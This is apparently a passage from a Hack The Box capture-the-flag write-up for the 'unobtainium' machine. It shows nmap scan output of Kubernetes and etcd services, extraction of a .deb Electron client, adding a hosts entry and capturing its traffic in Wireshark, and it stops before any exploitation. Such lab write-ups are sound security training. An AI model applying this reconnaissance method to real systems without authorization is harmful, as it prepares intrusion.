unobtainium

```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# nmap -sC -sV -p- 10.10.10.235
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-12 22:20 EDT
Nmap scan report for 10.10.10.235
Host is up (0.059s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e4:bf:68:42:e5:74:4b:06:58:78:bd:ed:1e:6a:df:66 (RSA)
|   256 bd:88:a1:d9:19:a0:12:35:ca:d3:fa:63:76:48:dc:65 (ECDSA)
|_  256 cf:c4:19:25:19:fa:6e:2e:b7:a4:aa:7d:c3:f1:3d:9b (ED25519)
80/tcp    open  http             Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Unobtainium
2379/tcp  open  ssl/etcd-client?
| ssl-cert: Subject: commonName=unobtainium
| Subject Alternative Name: DNS:localhost, DNS:unobtainium, IP Address:10.10.10.3, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2021-01-17T07:10:30
|_Not valid after:  2022-01-17T07:10:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
| tls-nextprotoneg:
|_  h2
2380/tcp  open  ssl/etcd-server?
| ssl-cert: Subject: commonName=unobtainium
| Subject Alternative Name: DNS:localhost, DNS:unobtainium, IP Address:10.10.10.3, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2021-01-17T07:10:30
|_Not valid after:  2022-01-17T07:10:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
| tls-nextprotoneg:
|_  h2
8443/tcp  open  ssl/https-alt
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sun, 13 Jun 2021 02:25:58 GMT
|     Content-Length: 212
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path "/nice ports,/Trinity.txt.bak"","reason":"F
orbidden","details":{},"code":403}
```


```
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sun, 13 Jun 2021 02:25:58 GMT
|     Content-Length: 185
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path "/"","reason":"Forbidden","details":{},"cod
e":403}
|   HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sun, 13 Jun 2021 02:25:58 GMT
|     Content-Length: 189
|_    {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot options path "/"","reason":"Forbidden","details":{},
"code":403}
|_http-title: Site doesn't have a title (application/json).
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-plane.minikube.internal, DNS:kubernetes.default.svc.cluster.local, DNS:kubernetes.default.svc, DNS:kubernetes.default, DNS:
kubernetes, DNS:localhost, IP Address:10.10.10.235, IP Address:10.96.0.1, IP Address:127.0.0.1, IP Address:10.0.0.1
| Not valid before: 2021-06-12T02:09:12
|_Not valid after:  2022-06-13T02:09:12
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
10250/tcp open  ssl/http       Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=unobtainium@1610865428
| Subject Alternative Name: DNS:unobtainium
| Not valid before: 2021-01-17T05:37:08
|_Not valid after:  2022-01-17T05:37:08
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
```

```
10256/tcp open  http           Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
31337/tcp open  http           Node.js Express framework
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
```


There is a lot's of ports open
Let's start with port-80

Port-80

There is a simple html page.



Let's download the .deb package because i am using kali-linux




Unzip the file we got .deb package.
Let's extract the files inside .deb package without installing them.


```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# mkdir stuff

┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# dpkg-deb -xv unobtainium_1.0.0_amd64.deb stuff
./
./usr/
./usr/share/
./usr/share/icons/
./usr/share/icons/hicolor/
./usr/share/icons/hicolor/32x32/
./usr/share/icons/hicolor/32x32/apps/
./usr/share/icons/hicolor/32x32/apps/unobtainium.png
./usr/share/icons/hicolor/48x48/
./usr/share/icons/hicolor/48x48/apps/
./usr/share/icons/hicolor/48x48/apps/unobtainium.png
```

Inside stuff/opt/unobtainium/ there is a executable called unobtainium
Let's run that


```
┌──(root💀kali)-[/Documents/htb/boxes/unobtainium]
└─# cd stuff/opt/unobtainium

┌──(root💀kali)-[/Documents/…/unobtainium/stuff/opt/unobtainium]
└─# ls
chrome_100_percent.pak  icudtl.dat     libGLESv2.so          LICENSE.electron.txt     resources          swiftshader             vk_swiftshader_icd.json
chrome_200_percent.pak  libEGL.so      libvk_swiftshader.so  LICENSES.chromium.html   resources.pak      unobtainium
chrome-sandbox          libffmpeg.so   libvulkan.so          locales                  snapshot_blob.bin  v8_context_snapshot.bin

┌──(root💀kali)-[/Documents/…/unobtainium/stuff/opt/unobtainium]
└─# ./unobtainium
[37747:0612/223910.032192:FATAL:electron_main_delegate.cc(253)] Running as root without --no-sandbox is not supported. See https://crbug.com/638180.
zsh: trace trap  ./unobtainium

┌──(root💀kali)-[/Documents/…/unobtainium/stuff/opt/unobtainium]
└─# ./unobtainium --no-sandbox                                                                                                                  133 ×
(node:37754) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron.  See https://github.com/electron/elec
tron/issues/23506 for more information
```



We got the error Unable to reach unobtainium.htb.
Let's add unobtainium.htb in our /etc/hosts file.




Let's again open the executable and this time we don't get error.



I think this executable contact to a server so for capture the packet i use wireshark on tun0.
And i am right when i click on Todo they send a POST req to the server.


Let's check what was capture inside this POST req.

